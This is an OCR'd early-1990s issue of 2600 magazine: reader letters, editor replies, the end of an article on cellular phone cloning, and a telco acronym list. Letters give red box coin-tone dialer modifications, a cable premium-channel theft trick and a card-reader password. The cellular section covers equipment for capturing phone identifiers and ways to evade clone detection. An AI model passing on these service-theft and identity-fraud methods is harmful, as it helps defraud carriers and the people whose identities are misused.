Here is a tidbit you may want to share with your readers: the AT&T calling card lets you call without any surcharge from any phone booth, hotel room, etc. for 10 cents a minute under the following conditions: 1) You subscribe to Reach Out America ($10 month includes one hour of free out-of-state, off-hour calls); 2) Your call is made to a number which is in a different state than the one you are calling from; 3) You call off-hours (weekends or 10 pm to 8 am).

Concerning the ongoing issue of lack of security and verification provided by various institutions (banks, telephone companies, etc.), I lived for many years in European countries (Poland, France, Switzerland, Great Britain), where you are not trusted by anybody. Every action requires positive verification. This may prevent some errors but it makes life very difficult for citizens who do not want to abuse the system. Making a collect call or third party call takes twice as long because everything has to be verified. All contacts with authorities have to be done in person as nobody trusts a phone call. Even a letter is suspect. Coming to the United States, where you are in general trusted by the authorities, was a big relief.

CL
Holmdel, NJ

While the AT&T plan is better than nothing, there are still far too many restrictions. What we need are inexpensive, surcharge-free, and easy ways for all of us to make coin-free calls from anywhere in the country. Any phone companies out there interested?

Dear *2600:*

We have a quantity of surplus touch tone desk phones, including the five-button model. We would like to export them to the Ukraine. Pulse is necessary - is there an in-line converter from tone to pulse and pulse to tone? Something that would be an inexpensive add-on?

JR
Kingsburg, CA

We know of no such device that's already constructed. Basically, you'd need a touch tone decoder to convert the signal to pulse. It's sort of like constructing a time machine.

Dear *2600:*

Here are some phone numbers that go to a tandem computer running the MIX EDI system: 602-441-3816, 3817, 3782, and 3783.

They are on an EDI system used to transfer IGES engineering design files. Don't be surprised if you see missile or missile guidance systems in them.

The Tick
Arizona

Few things surprise us anymore.

Dear *2600:*

Greetings! Your readers may want to know about the magazine *Midnight Engineering*. It's loaded with articles about single-board computers, microcontrollers, embedded systems, etc. The latest issue has an ad on page 85 for "Spy Supply" and advertises a "cellular telephone modification handbook" for $79.95. Looks interesting. One of your recent letters asked about cable TV hacking. Here's some info. Most of the current models of decoders are digital. There's all sorts of internal monitoring software in these beasts. A friend of mine works for a local set-top manufacturer and gave me the scoop. These boxes can detect tampering and have programmed in "grace" levels. If you mess with them, they'll shut off, but if you undo your wrongs, it'll forgive you and start working again. If you really mess with it, it'll write alternating 1's and 0's into its program store and die. The way they catch hackers is something like this: the central office (to borrow a phrase) sends out a signal that says "everyone now getting HBO, raise your hands" and the set-tops do. It then says "I will now read a list of everyone who's supposed to be getting HBO. As I call your name (ID), you may lower your hands." When the roll call is done the signal is then sent out "everyone who still has your hand up, please self-destruct." Kablooie: 1's and 0's. Here's a fun hack: stretch out those "free preview weekends". The cable company sends out a signal that says "all non-privileged set-tops, turn on HBO" and you enjoy the weekend. They then send out a signal at midnight Sunday: "OK, turn off HBO." Suppose your set-top gets the turn-on signal and somehow gets unplugged from the cable system while the turn-off signal is being sent. It wouldn't know it wasn't supposed to *not* be getting HBO when it was reconnected sometime Monday. A friend of mine tried this and even called the cable company to report that he was still getting HBO. They didn't believe him and

never did anything about it.

Gentle editor, I have some experience with what the local BOC calls ESSX (son of centrex). The most interesting part of this is the customer is allowed into a database to reprogram his phone features. Yes, Ma Bell actually encourages customers to do this. If you think it would be of interest, I could knock out an article on ESSX hacking.

Avatar

We're certainly interested in articles like the one you suggest. As for cable, check out page 16 for more tricks.

Dear *2600:*

In your last letters column was a request from a reader on a magazine called *Mobile Office*. I get it at the office, so here's the info: Subscriptions can be placed at (800) 627-5234. Letters to the editor can be addressed to 21800 Oxnard Street, Suite 250 Woodland Hills, CA 91367. FAX: (818) 593-6153 Compuserve ID: 76646,3722. I found your magazine on the rack at the new Jack London Square Barnes & Noble. I had heard about it both on the Well and in other publications.

Ken

Dear *2600:*

I think someone a while ago asked about those stand alone credit card readers/dialers. I got an old VERIFONE, and we also use a new model where I work. The password to get into them is 166831 (I think some of the new ones replace that with Z66831. I haven't totally got it figured out yet, and there are a lot of differences between the old and new units, but if you're interested I'll get back to you. There are some big registers in there that I think control it by setting bits. I know the one I have can go into a diagnostic mode by hitting * and 3 at the same time, giving you four diagnostics to chose from. Choosing 4 lets you swipe a card and read whatever's on it.

Misha

Dear *2600:*

I've found out some interesting stuff on the ever-popular Radio Shack tone dialer conversion. According to the original article (*2600*, Autumn 1990) the optimum crystal frequency for creating red box tones is 6.490 MHz. As shown in that article, a 6.5536 MHz crystal would work. However, I noticed that Digi-Key (800-344-4539) sells extremely small 6.500 MHz crystals, so I tried one in my tone dialer. It works great, although the timing of the tone pulses is audibly different than a real quarter tone. I installed this tiny crystal inside the dialer, along with the original 3.579 MHz crystal and a mini slide switch. If you want to try the 6.500 MHz crystal from Digi-Key, get part number X415. Only costs $1.73. I also noticed that the dialer can generate a single-frequency tone. I'm talking about the "error tone" that beeps at you when you enter an invalid key sequence. This tone comes out of the little piezo speaker rather than the large main speaker. You can beep the error tone by pressing the "memory" key twice, for example. The pitch of the error tone changes with the crystal frequency of the dialer, just like the DTMF tones do. I was curious as to how the pitch (or frequency, if you will) of the error tone was related to the crystal frequency of the dialer, so I checked it out in the electronics lab. I found that the frequency of the error tone is equal to the crystal frequency divided by 1024. For example, if the crystal frequency is 3.579 MHz, the frequency of the error tone is 3579/1024 = 3.495 kHz. So if you wanted to generate a certain single-frequency tone, like 2600 Hz for instance, the necessary crystal frequency would be the desired error tone frequency times 1024. For 2600 Hz, the crystal frequency would be 2600*1024 = 2.6624 MHz. Unfortunately, this is not a standard crystal value. With all this in mind, it would be very convenient to have multiple and selectable crystal frequencies for your tone dialer. If anyone could come up with a low power, stable, variable frequency oscillator which was controllable from the dialer's keypad, that would be a major hack.

Mr. Upsetter

Red Box Questions

Dear *2600:*

Is there a known incompatibility with red boxes and Pac Bell payphones? I've tried it on Pac Bell payphones all over town with no joy. A friend suggested that Pac Bell may have tweaked the tones a wee bit so as to render the red box trick useless.

I wish that I had looked in the back of your mag before ordering from JAN crystals; I could have saved a few dollars building a device that may only be of use in other parts of the country.

Frustrated in Berkeley

There are two types of calls that will accept red box tones. One is for intra-BOC (in your case Pac Bell) calls (not local calls that don't require an additional deposit). The other is for calls handled by a long distance company. These are two different systems so what doesn't work on one may work on another.

Data in the Air

Dear *2600:*

I have two questions. First, I have recently bought a $20 radio transmitter from a mail order place that advertised in the back of *Popular Science*. What I was wondering about was, would it be possible to send data from a modem over the airwaves via the transmitter? And just have the people listen in, connect their modems to a radio receiver, and watch as the data is fed onto their screen. Next, could you try and settle an argument I am currently in with my friend. On New Year's Eve, while my friend was phucking with a payphone, and we were waiting for a ride to pick us up, I tried to explain to him that television cable was transmitted over the phone lines. He doesn't believe me, and although I do believe I read it somewhere, I am not certain either. Think you could clear things up for the both of us?

The Winged Plecenta
Oregon

It certainly is possible to transmit data over airwaves. WBAI-FM in New York did this a number of years ago. Of course, most listeners felt compelled to change the station at that point. If your transmitter is delivering a clean signal, you should be able to do the same thing, however your range will be very limited. Cable TV can only be transmitted over phone lines if the phone company controls cable TV. It's considered the wave of the future to have this happen, as well as to have cable companies delivering alternative dialtones.

Questions

Dear *2600:*

In your current issue, in response to a letter for books to read to better understand telecommunication systems, you list *Telecommunications System Engineering* by Roger L. Freeman. I have accessed my local library's computer network (which is connected to about every library system in the northern part of Ohio), and found only one location with this book. They have it listed as a reference book, which means it cannot leave the library. This library is not anywhere near to me. What I would like to know is if you have an address to the publishers or someway that I can get a copy of this book? Thank you. And keep up the *great* work!

JG

That book is readily available in bookstores. If you need to contact the publisher, they are Wiley-Interscience located at 605 3rd Ave., NY, NY 10158. The ISBN number of the book is 0-471-63423-9.

Dear *2600:*

In the book *Out of the Inner Circle* the author mentions that in 1954 the Bell telephone system published a complete description of the multifrequency system, including the specific frequencies and descriptions of how the frequencies were used. Is this information still applicable today? Hasn't the phone system done anything to stop the use of blue boxes? Can I get a copy of this article somewhere?

TW
Binghamton

You can probably find that Bell document in a technical library somewhere but you can get the same information in any hacker publication, including this one. And, yes, the phone company has done quite a bit to stop the use of blue boxes. The sixties are really over.

Dear *2600:*

Is the $260 lifetime subscription retroactive to all back issues?

MJ
Massachusetts

No, but as of now, all lifetime subscribers also get 1984, 1985, and 1986 back issues. (No substitutions!) Current lifers can write us if they want to get those issues.

Dear *2600:*

It would be greatly appreciated if you could answer a few questions for me. First, does AT&T or any third party sell operator or service manuals for telephone switching systems? Second, how does one find out which switches are where? Third, what frequencies do cellular telephones transmit on? Finally, is there any way to tell if ANI is being used on you?

SB
Massachusetts

You can get phone company related manuals from the AT&T Customer Information Center at 800-432-6600 or Bellcore at 800-232-3227 or 908-699-5800. We should warn you that they can be rather expensive. For a free guide, ask for the catalogue of technical information. As for finding switches, it requires a bit of skill. You have to find someone in the phone company who can tell you, which can be amazingly difficult. All the cellular info you could possibly want can be found starting on page 4. ANI is always being used in some sense - operators and the billing computer always receive that information. It's wise to assume that all 700, 800, and 900 numbers are using ANI.

Dear *2600:*

What issue contained the article "How Phone Phreaks Are Caught"?

Also, I built a red box and use it on fortresses when I'm on the road. I've used it on a couple of payphones by my house. Is this wise? What are the chances of getting caught?

Finally, does anyone monitor what goes in and out of the *2600* offices?

Freaked-out Feyodor

That article was in the Spring 1990 issue. But if you keep it up, you may be writing the sequel. Blue boxers of the past were caught primarily because they used the same phones, even ones inside their homes. Red boxers can only use payphones but the same logic applies. If a phone is abused enough, it will be monitored at some point. And if you happen to be a suspect in the neighborhood, it could get unpleasant. As for people monitoring our traffic, we have no way of knowing. But we do know that nothing and nobody comes into the office without our approval.

Dear *2600:*

There used to be a three digit number in New York City that one could dial, hang up, and get to ring to your own phone. I had used this several times years ago and learned that the number is changed regularly. I contacted a New York Telephone techie a few weeks back who advised me that this phone capability has been discontinued. Since I cannot take this as gospel, I am hoping that you have this "secret" way of getting your own phone to ring without having to ask the often-reluctant operator to do the same. This capability is useful to me when I wish to check out my somewhat defective Code-A-Phone answering machine.

Also, perhaps you can tell me where I might

purchase the removable carbon-pile mouthpiece that slips into the "talk" end of the handset. It has no wire connectors and makes contact by pressure alone. The phone company will not sell me one. (The carbon in the piece evidently cakes up. Tapping it on a table can help, but mine is tapped out.)

AB
New York

The prefix 660 plus the last four digits of your phone number works in much of New York. After getting a second dialtone, you flash the switchhook, hang up, and your phone should ring. An alternative way of getting a ringback is to subscribe to 3-way calling. While connected to something (preferably toll-free), flash over to your 3-way, then hang up. Your first call will ring back. As for getting a new mouthpiece, go to where old phones are found. Yard sales are one place where you can find old phones and their components for virtually nothing.

Dear *2600:*

In the Winter 1990 issue (page 28) there was a request for development of a circuit or "add-on" box to send a false number to the party you are calling through Caller ID. Has any such animal been developed or are there any such plans in the works?

JL
Shoreham, NY

We hope there are plans but we have yet to see them. Any readers out there interested in doing this?

Dear *2600:*

I play guitar in a ska band in New York City and know a bit about the origins of the music. I noticed a cover a while back drawn by a "Sir Lord Comic", who was a ska spinner in Jamaica back in yon '60s. I have little doubt that the Sir Lord Comic who penned the cover knew of him, but I just had to make sure it wasn't the original. No way, but I had to ask. And another cover with reference to a Bob Marley song made me have to ask. I love *2600* incidentally, keep it coming!

Brendog

You're very observant. Sir Lord Comic was not the name of the artist who did the cover even though it looked like a signature; it was a reference to the very person you mentioned. Lawless Street was another reference to a ska song of that era which appeared on the same cover.

Fixing Your Credit

Dear *2600:*

Just picked up the Winter 92-93 issue. The enforcement of the Fair Credit Act comes under the jurisdiction of the Federal Trade Commission. That's why the "police" wouldn't help pacoid. He has to write to the FTC. And yes, Motorola did violate the law big time. He may also write his Senator and Reps about the problem. If all they do is write a letter on his behalf it can be enough! If AMEX gave Motorola a card in his name *without* having his signature on an application, then they are in the *big* doo-doo - once again FTC's jurisdiction. For anyone else having credit problems: First talk to the person who put the stuff on the report. Many times they can be dealt with (if you are nice and they are too). If the bad stuff is from Sears, it may take a personal visit *but* many car dealers/mortgage companies know that Sears is the *worst* and will *completely disregard* any negatives from them. Next either have the creditor contact the big three (TRW/CBI/Equifax) or contact them yourself via letter (*always* certified with return receipt requested) and point out the error. They will investigate and get back to you in 6-8 weeks. Most problems are solved at this point. If you still have a problem with a creditor validating a bogus derog about you, call them or write them one last time and ask them to produce the evidence (the credit slips you charged but never paid for). If they can't and they don't remove the derog, write the FTC *and* congressmen. A lawyer is the *last* step. Most often you don't need one. You can after all file a suit PRO-SE (in your own behalf). Sometimes though, as I said, a *personal* visit to the credit office of whoever is the pain in the butt will *help* immensely. Get their phone number and call (or visit) a library near them. Look in *Coles* (reverse directory) for the address. Usually the *actual* number will *not* be there but you *will* find a number close which is the start of the block for their PBX. Now you have the address. Get into a suit, clean up, cut your hair (fair? *No*, but it works!) Give 'em an unannounced visit. Don't take "s/he's in a meeting". Be firm, but polite. Stick up for yourself. This procedure clears 95+ percent of incorrect (and bargains away 75 percent of correct) derogatory information from your credit report.

DC Central

Surprising Facts

Dear *2600:*

Have you seen these numbers from the phone companies? The major telecom carriers are reporting that 1992 was a bad year for the phone baddies intent on ripping off phone service from corporations. Sprint reported fraud claims by its business customers dived 96 percent, to $670,000, or $1,350 per incident compared to an average loss of $35,000 in 1991. AT&T says fraud claims made to it dropped about 88 percent, and MCI says it has also seen a drop in claims. In other words, 1992 losses were a far cry from the $1 billion to $3 billion a year claimed as losses in past years. The major reason for the drop: customer awareness.

JM

Meanwhile the number of hackers continues to rise.

Spanish Connection

Dear *2600:*

I would like to collaborate with *2600 Magazine* and send articles and general information from Spain. There are very many people interested in hacking in

Spain and Latin America.

Here is some interesting information:

Criminal Justice Bulletin Board Services: 602-256-1609, 415-644-6806, 408-287-8399, 916-392-2550 (NCJIS - SEARCH), 818-405-4242, 714-834-8931 (APCO), 310-825-3736, 310-825-9057 (DAIMP), 719-591-7415 (FIRENET), 303-987-7388, 904-646-2775, 301-447-2787 (Arson BBS), 301-738-8895.

My hacker group is IBERHACKER.

GMV
Motril-Granada, Spain

BBS Info

Dear *2600:*

I was wondering if there is some sort of BBS newsletter to keep me informed on BBS comings and goings, which are hot and which are not, etc.

JCB
Concord, NC

Boardwatch is probably the best. You can reach them at 800-933-6038. For those outside the U.S., dial 303-973-6038. If we hear of others, we'll pass them along.

Evil Payphones

Dear *2600:*

I have noticed an annoying and disturbing trend in my local C&P Bell payphones. They have started to act like COCOT's. I first noticed it about six months ago, when a new legion of C&P phones with gray (rather than black) handsets started appearing. I placed a local call on one of them, using a quarter, and I could hear this little click a few seconds after the call went through that sounded as if they had just un-muted the speaker (it turned out this was true). Odd, I thought. Then, after three rings, this computerized voice came on and said something like, "Your called party does not seem to be answering. Please hang up and try again later." I was very irritated at first, because I thought it had disconnected me and would not even let me leave a message, but it in fact did not disconnect me. Nevertheless, this genuine C&P Bell phone acted exactly like a COCOT. Is it possible C&P is buying up COCOT's and converting them to C&P phones? The phone looked exactly like a standard C&P payphone, except that the familiar black handset was conspicuously gray. As you can probably guess, red boxing off of these new phones is as difficult or impossible as it is off of a COCOT.

I called C&P to ask them about this, but the woman I talked to knew nothing about any new C&P payphones. She thought it might have been related to their new Send-A-Call feature, which they apparently have been having a lot of problems with. But that didn't make any sense. This particular phone did have a plate below the instructional plate describing the Send-A-Call feature, which I hadn't heard of before, in place of the usual plate that says "Out of Change? Place a collect call, etc."

Inhuman
Arlington, VA

Nothing is impossible when it comes to phone company sleaze. The best example of this is AT&T warning people not to use weird looking payphones because they'll rip you off. Of course, in more than a few instances, if you take a good look at these weird looking payphones, particularly the ones that try to look like "real" ones, you'll find that they're made by AT&T.

Access to 2600

Dear *2600:*

At last I've found a niche. After being confused beyond belief by those goons at *PC Week* and psyched out after thumbing through the pages of *Mondo 2000*, I've discovered that *2600* is where I belong.

I was at a bookstore, looking through gaming mags. Between a seriously misplaced *Better Homes and Gardens*, and a way outdated *Electronic Gaming Monthly*, I saw a torn page with the remnants of what looked like the numbers 2600 on it. Underneath this was printed "The Hacker Quarterly". My curiosity then got control of my body, and I investigated further. Despite the crappy condition, I paid the four bucks. When I got to the counter, the clerk told me that the store would stop carrying *2600* with the next issue. Looking at my copy, I see that it is the Autumn issue. No doubt, by now the winter issue is out and I have no place to look for it! At any rate, I sat down that night and couldn't believe what I was reading. All this talk of telephone "tricks" with the use of electronic medium made me think to myself, "Self, this is cool stuff and I want more!" I'm now thinking of subscribing. I just have one question. How come a one year subscription costs 21 bucks, when cover price is 16?

Phord Prefect's article on getting started really spurred me on. Being an extreme beginner, I have little or no knowledge of these "boxes" that everyone seems to be referring to. You should make a "guidebook" available for the price of a back issue. This book should explain what all current readers are assumed to know, so that we (new readers and novice phreaks) don't go into this thing blind.

Kudos to Count Zero for his info on COCOT's. With his article, I was able to successfully build a combo box by making enhancements to an existing Radio Shack tone dialer. I had a hell of a time getting the materials, though. It would appear that Radio Shack employees are very reluctant to fork over their warez unless they know what they're going to be used for. When they see a fourteen-year-old getting a pocket dialer, a mini toggle switch, and a little bit o' wire, something must go off in their heads. My conversation:

Radio Shack Techie: So you're into phones, huh?
Me: Me? No, not really.
Radio Shack Techie: Well, why're you getting this?
Me: It's (hmm) a Christmas present(!)
Radio Shack Salesperson: For who? Your dad?
Me: (go to hell) No, my friend wanted me to pick it up for him; I don't know why.
Radio Shack Techie: Well, you could do some pretty nasty stuff with this thing if you know how to use it.
Me: :)

Radio Shack Salesperson: Well, there ya go. Have fun.

Come on! Is it really necessary to ask all of these questions? I was afraid that if I reminded the man that it was none of his business, he would forget about the sale that was in effect that day.

Please write back your response, because I doubt that I'll be able to read about it in your mag. Under the circumstances, I don't think I'll be able to find *2600* as easily as I did last time.

The Apple II Evangelist
Palos Verdes, CA

Your problem is very easily solved. All you have to do is subscribe! It costs a little less to get us on the newsstand but there is that degree of uncertainty that you have to go through. Regarding Radio Shack, we don't know why they have to interrogate all of their customers the way they do. It's extremely annoying and has led many of us to go elsewhere. On those rare occasions when we have no choice, we always feed them bogus info. A little thing like an eight digit phone number or a zip code with a letter in it can ruin their entire day.

Rolling Stone Corrections

Dear *2600:*

Reading the Autumn 1992 issue, I read through Clark Kent's nice letter on the hacker's reading list (page 28). I stopped over and picked up a copy of the *Rolling Stone* September 19, 1991 article "Samurai Hackers" and got an instant laugh.

If you'll recall the *2600* article (Winter 1990) which the *Stone* author (Lynda Edwards) cites, it wasn't at all as what she had written.

1) I am *not* a GOP staffer.

2) I was definitely *not* hired by Jeffrey Land.

3) Land did *not* hire any hackers - rather, he was one of them and I was his opposite number. I was only *hired* to do so - hence my term, "Samurai Hackers" (in memory of John Belushi, who I hope is enjoying this even as I write). In point of fact, this was the point of the article - a reference of how hackers, like the samurai of old, often work under the auspices of indifferent or ignorant powerful lords and political figures.

4) Land was soon exonerated after the legislative hearings. Although ample allegations of corruption and governmental abuse were uncovered, both parties simultaneously excused the other. Land now works as the Deputy Register of Deeds for the County of Camden. He now makes nearly $5,000 over what he previously made as a legislative staffer.

5) And for the closing act, read the *Asbury Park Press* - July 25th, 1991, editorial page A-18 on the matter of the master computer tapes being destroyed. It was, you see, the discrepancies which appeared in the master tapes which lead the entire investigation in the first place. Little or no mention elsewhere has been made of these records being destroyed.

Aside from good soldiers being rewarded, so what?

Sometimes media organs become just that - organs. I find it amusing when a large scale mass-marketed magazine as *Rolling Stone* can't even *read* verbatim what it is they're citing *correctly*. (I suspect that Ms. Edwards got her information verbally, rather than from a direct source.) If this is the case, then how can these guardians of democracy report responsibly as to what is actually going on? I agree with Mr. Goldstein's position that the media must themselves be better informed and that we had better start making sure that all aspects of The Word is put out there for all to consider and judge accordingly. Dialogue *must* continue as too much is at stake for us to keep quiet.

What good is knowledge if it's wrong?

Keep the faith, baby.

TELEgodzilla!

We couldn't agree more. And to answer your private question, the answer is yes.

Special Phone

Dear *2600:*

Where can I buy a phone that has the A, B, C, and D keys on it in addition to the 0-9, *, and # keys? My two meter amateur radio has them on it. But I can only use them when I am making phone calls via an auto patch.

TL
Tempe, AZ

Modems are also capable of dialing the extra four keys. If anyone knows of regular consumer phones that have these keys, we'd like to know. It would add some extra security to voice mail, answering machines, and the like.

Seeking Virus BBS's

Dear *2600:*

I just received my first copy of your magazine and last year's back issues, and I love them. I don't know if I'll ever have the guts to climb up telephone poles and do late night hacking sessions, but I have been known to poke around a few Internet sites and have a look. Your publication has already given me ideas on some new fun things to try.

I'd like to know two things: 1) Do you or your readers know how I could get into any of the virus BBS's that are out there? Every time I read an article on viruses I keep hearing about the "awful BBS's" that carry virus source. But I'll be damned if I can find one. 2) Are there people in the Rochester, NY area that would be interested in having *2600* meetings? I'd offer to try to set things up myself but I travel quite a bit and my attendance would be sporadic.

Maybe if I find some European virus BBS numbers I'll have a good reason to build the Radio Shack red box and do my BBSing for free!

YFNH
(Your Friendly Neighborhood Hacker)


There probably are people in your area interested in having meetings but somebody has to take the initiative. There are BBS's that specialize in viruses but they're kind of funny about giving their numbers out. If you succeed in your quest, you will certainly be a sight: a hacker with a laptop hooked to a payphone using a red box to connect to a European virus BBS. You just can't get more evil than that.

Cellular Magic

(continued from page 11)

827.550	827.580	827.610	827.640	827.670	827.700	827.730
827.340	827.370	827.400	827.430	827.460	827.490	827.520
827.130	827.160	827.190	827.220	827.250	827.280	827.310
826.920	826.950	826.980	827.010	827.040	827.070	827.100
826.710	826.740	826.770	826.800	826.830	826.860	826.890
826.500	826.530	826.560	826.590	826.620	826.650	826.680
826.290	826.320	826.350	826.380	826.410	826.440	826.470
826.080	826.110	826.140	826.170	826.200	826.230	826.260
825.870	825.900	825.930	825.960	825.990	826.020	826.050
825.660	825.690	825.720	825.750	825.780	825.810	825.840
825.450	825.480	825.510	825.540	825.570	825.600	825.630
825.240	825.270	825.300	825.330	825.360	825.390	825.420
825.030	825.060	825.090	825.120	825.150	825.180	825.210

Monitoring of the base sites is obviously going to be easier than monitoring the mobiles. The cell base sites are towers (usually blue) with a triangle shaped "head" on top, and sporting a couple of what appear to be vertical antennas. These base sites have a range of three to five miles. If you take a look at the honeycomb diagram, you can see how they are laid out. The cell transmitter is in the middle of the cell. It is possible to hear many, most, or all of the cells in your city, depending on your location. The closer you live to a boundary, the greater the chances of your being able to receive more cells. Due to the nature of radio signals, the actual cell shape is more or less round. However, the hexagon shape lends itself better to show how the system is laid out. With a circular coverage area, there will be some overlapping between adjacent cells.



If, for example, you live near the asterisk (*) in the above diagram, you will be able to easily hear the G, C, E, and A cells you're near. Since the maximum *practical* range of a cell is three to five miles, you'll be able to hear them a bit farther away. However, due to the nature of the FM transceivers at the cell sites (they capture only the *strongest* signal), you should be able to hear all seven cells. Which one of each cell you hear will depend on your location and the strength of the received signal. In the above diagram, you'll most likely hear the F cell in the upper right, rather than the one on the left.

Mobile reception is almost a waste of time unless you have an outdoor antenna. And, since the mobile will be repeated on the cell site, it's better to listen to the cell frequencies. You may not be able to hear both sides of the conversation if you listen only to the mobile frequencies! It is useful, however, for determining which channel cell you're in. If you use the antenna that came with the scanner, mobile range will be decreased down to one or two miles. By checking the scanner readout against the cell list above (825.030-844.980 MHz), you can tell what cell the mobile is in. This is also useful on the cell site frequencies. If you hear someone say, "I'm at the corner of highway FF and 37," and you know where the cell site antenna is in that area, you can check the frequency listing above and determine what cell that antenna belongs to.

Where to Get What You Need!

Obviously, a device is needed to download all those ESN/MINs etc. off the cellular airwaves. Here's the stuff I found so far that is under $2000 (this ain't a cheap hobby).

CCS Company, P.O. Box 11191, Milwaukee, WI 53211 (414-781-2482) They sell everything you need for $300 to $400. Kits are cheaper. Their device interfaces between an 800 mhz capable scanner and your computer. Make sure you tell them you want the REVERSE model DDI. (This is what I use.)

Curtis Electro Devices, 1235 Pear Ave, Mountain View, CA 94043 (800-332-2790, Fax 415-964-3574) They sell an ESN reader for $1295 that can read ESN/MIN, etc. but only from a short distance (maximum is 30 feet). They also sell a security model for $1595 and a NAM programmer for $1195. They publish a book called NAMFAX for $179 that tells you how to re-program hundreds of different cellulars through the keypad on the handset. (Note: You can't reprogram ESN's through the keypad unless you re-write the phone's software.)

Wavetek Communications Div., 5808 Churchman Bypass, Indianapolis, IN 46203-6109 (800-245-6356 or 317-788-5965) They sell a "Cellular I.D. Tester" that's real similar to Curtis's ESN reader but supposedly has a longer range. Price: $1495.

Needham Electronics, 4539 Orange Grove Ave., Sacramento, CA 95841 (916-924-8037) They sell eprom burners for $139.95 (I bought one myself).

Motorola (800-433-5202) They sell a cellular service manual that's used in their cellular service classes for $30. Ask for the Order Fulfillment department: Item # 68-093-00a60. This manual tells it all! An absolute must to have.

Bishop Company (800-829-0572) They publish books similar to Curtis's Namfax. Send for catalog.

Cellular Security

Well, we know a properly cloned cell phone is virtually impossible to detect. Or is it? Security companies rely on matching call patterns of subscribers' histories to current use. i.e., when 200 calls to Egypt show up in a day or 80 long distance calls to Culman, Alabama show up in a short period, all kinds of flags and whistles go off! The security companies will even keep records of people that call numbers that have been previously called by tumbled phones and flag the phone calling that number as a potential fraudulent phone. These flags can be set to go off by a number of parameters: number of long distance calls per hour/day/month, etc. Another method they use is when the real phone places a call and the tumbled phone places another call soon afterwards, but from a distance from the first call that's impossible to travel in such a short period of time. Example: At 5 pm Friday Phone A calls from Manhattan and completes call at 5:10 pm. At 5:12 pm Cloned Phone B calls from Queens. No one can travel those distances in two minutes, thus that ESN/MIN is tagged as a clone by the phone company. These databases are just now starting to be used in larger cities. Some software will track a flagged cell phone from cell site to cell site.

Common discrepancies cell company software looks for are different ESN's, manufacturer, model, SCM's, etc. that are broadcast by the cellular phone on its REVERSE channel. (If one captures all that data off the reverse channel and incorporates it in the *cloned* phone, detection via this method becomes nearly impossible.)

Some daring souls have been known to use fake ID and cards to subscribe to a cellular service, then burn out the phone before the first month's bill arrives to the unsuspecting real person.

Conclusion

The future for cellular fraud is wide open. As the secret software of the over 300 brands of cellular phones in existence becomes "cracked" and re-written and spread via the underground, fraud will increase like wildfire. Virtually nothing can be done to stop the informed phone phreak as he will change ESN/MIN's, etc. easily and frequently. A new era not seen since the 2600 hertz tone was discovered is just now dawning via cellular phreaking.

Since I'm letting the cat out of the bag for the first time here, I hereby dub the box needed to read reverse channels the BOO Box! (Shit, after 12 years I finally get to name a box.)

acronyms a-g

by Echo

Here is a list of telco acronyms that I put together. I cannot take full credit however. I have to thank many in the h/p community seeing as I got much of the list from files and bulletin boards. If anyone finds this list incomplete then please send contributions to *2600*.

3ACC 3A Central Control
5XB COER 5 X-Bar Central Office Equipment Reports system
A/D Analog to Digital
AAX Automated Attendant eXchange
ABATS Automatic Bit Access Test System
ABHC Average Busy Hour Calls
ABS Alternative Billing Service
ABSBH Average Busy Season Busy Hour
ACB Annoyance Call Bureau
ACU Automatic Calling Unit
ADCCP Advanced Data Communications Control Procedure
ADCI Automatic Display Call Indicator
ADN Abbreviated Dialing Number
ADS Advanced Digital System
ADS Audio Distribution System
ADS Auxilary Data System
AFACTS Automatic FACilities Test System
AFADS Automatic Force Adjustment Data System
AFSK Automatic Frequency Shift Keying
AIC Automatic Intercept Center
AICC Automatic Intercept Communications Controller
AIOD Automatic Identificated Outward Dialing
AIS Automatic Intercept System
ALBO Automatic Line BuildOut
ALFE Analog Line Front End
ALGOL ALGOrhythmic computer Language
ALI Automatic Location Indentification
ALIT Automatic Line Insulation Testing
ALRU Automatic Line Record Update
ALS Automated List Service
AM Administrative Module
AM Amplitude Modulation
AMA Automatic Message Accounting
AMACS AMA Collection System
AMARC AMA Recording Center
AMASE AMA Standard Entry
AMAT AMA Transmitter
AMATPS AMA TeleProcessing System
AMERITECH AMERican Information TECHnologies
AMPS Advanced Mobile Phone Service
AN Associated Number
ANA Automatic Number Announcement
ANC All Number Calling
ANI Automatic Number Identification
ANIF Automatic Number Identification Failure
ANSI American National Standards Institute
AOSS Auxilliary Operator Service System
AP Attached Processor
APC AMARC Protocol Converter
APS Automatic Protection Switch
AR Alarm Report
ARC Audio Response Controller
ARIS Audichron Recorded Information System
ARS Alternate Route Selection
ARSB Automated Repair Service Bureau
ARU Audio Response Unit
ASCII American Standard Code for Information Interchange
ASOC Administrative Service Oversight Center
ASPEN Automatic System for Performance Evaluation of the Network
AT Access Tandem
AT&T American Telephone and Telegraph
ATB All Trunks Busy
ATC Automatic Transmission Control
ATH Abbreviated Trouble History
ATI Automatic Test Inhibit
ATIS Automatic Transmitter Identification System
ATM Automatic Teller Machine
ATMS Automated Trunk Measurement System
ATP All Tests Pass
ATR Alternate Trunk Routing
ATRS Automated Trouble Reporting System
ATTC Automatic Transmission Test and Control circuit
ATTCOM AT&T COMmunications
ATTIS AT&T Information System
AUDIX AUDio Information eXchange
AUTODIN AUTOmatic DIgital Network
AUTOSEVCOM AUTOmatic SEcure Voice COMmunications
AUTOVON AUTOmatic VOice Network
AUXF AUXillary Frame
AVD Alternate Voice Data
B6ZS Bipolar with 6 Zero Subsitution
B911 Basic 911
BAMAF BELLCORE AMA Format
BANCS Bell Administrative Network Communications System
BAPCO Bellsouth Advertising & Publishing COmpany
BCC Blocked Call Cleared
BCD Binary Coded Decimal
BCD Blocked Call Delayed
BCS Batch Change Supplement
BDT Billing Data Transmitter
BEF Band Elimination Filter
BELLCORE BELL COmmunications REsearch
BER Bit Error Rate
BERT Bit Error Rate Test
BETRS Basic Exchange Telecommunications Radio Service
BHC Busy Hour Calls
BISP Business Information System Program
BITNET Because-It's-Time NETwork
BL/DS Busy Line/Don't Answer
BLF Busy Line Field
BLS Business Listing Service
BLV Busy Line Verification
BNR Bell National Research Corporation
BNS Billed Number Screening
BOC Bell Operating Company
BOR Basic Output Report
BORSCHT Battery, Overvoltage, Ringing, Supervision, Coding, Hybrid Testing
BOS Business Office Supervisor
BOSS Billing and Order Support System
BOT Beginning Of Tape
BPI Bits Per Inch
BPOC Bell Point Of Contact
BPS Bits Per Second
BPSS Basic Packet-Switching Service

BRAT Business Residence Account Tracking system
